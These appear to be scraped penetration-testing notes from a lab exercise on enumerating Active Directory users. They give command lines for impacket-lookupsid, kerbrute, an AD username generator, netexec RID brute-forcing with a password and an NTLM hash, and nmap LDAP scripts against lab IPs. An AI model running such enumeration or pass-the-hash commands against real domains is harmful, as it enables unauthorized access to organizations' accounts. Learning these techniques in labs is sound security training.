
impacket lookup sid
https://kavishgr.gitbook.io/kavishgour/windows/sid-rid-bruteforce-with-pythons-impacket
We're here bruteforcing SIDs at the domain through utilizing anonymous login through rpc, and then taking this output to usernames files using tee impacket-lookupsid anonymous@10.10.212.32 | tee usernames impacket-lookupsid "":""@10.10.200.245 | tee usernames
impacket-lookupsid 'guest'@10.10.129.91
Kerbrute for usernames
https://github.com/ropnop/kerbrute
01git clone <https://github.com/ropnop/kerbrute>02make all01cp /opt/kerbrute/dist/kerbrute . Kerbrute does it's username enumeration through kerberos. Whilst a tool like enum4linux gets it through RPC. Worth noting. Test both.
Specify domain and userfile you wanna use and let it do its magic(I don't think this could cause lock-out policy events trigger, but keep it in mind. Also, on a red team assessment keep in mind one the users could be a honeypot that would alert them, food for thought ;;_))
01kerbrute userenum /usr/share/seclists/Usernames/Names/names.txt --dc 10.10.86.201 -d THM-ADTo enumerate usernames, Kerbrute sends TGT requests with no pre-authentication. ... However, if the KDC prompts for pre-authentication, we know the username exists and we move on. This does not cause any login failures so it will not lock out any accounts.
Use this tool to take full names and create different possible AD usernames from: give it a list with format of julia thompson etc...
01git clone <https://github.com/mohinparamasivam/AD-Username-Generator>01python3 username-generate.py -u names.txt -o generated_users.txtNames to username AD
Use this tool to take full names and create different possible AD usernames from: give it a list with format of julia thompson etc...
01git clone <https://github.com/mohinparamasivam/AD-Username-Generator>01python3 username-generate.py -u names.txt -o generated_users.txtnetexec rid-brute
After getting your first credentials on the domain, this will brute force sid and rid to optain initial user and group information.
01netexec smb 10.10.253.194 -u 'twilliams' -p 'roastpotatoes' e | tee crackmapexec-rid-bruteSometimes works without creds:
01netexec smb 10.10.253.194 -u 'guest' -p '' e | tee crackmapexec-rid-brute02netexec smb $target -u 'guest' -p '' e | grep -i 'sidtypeuser' | awk '{print$6}' | cut -d '\' -f2 | tee userlist2.txt01netexec smb $target -u leicester.lawton -H 25cac0569934a5f6e01e9e440e0dce5b --users | fgrep -v '[' | fgrep -vi '-Username-' | awk '{print$ 5}' | tee users
nmap-ldap-script
https://book.hacktricks.xyz/pentesting/pentesting-ldap
nmap -n -sV --script "ldap* and not brute" -p 389 $target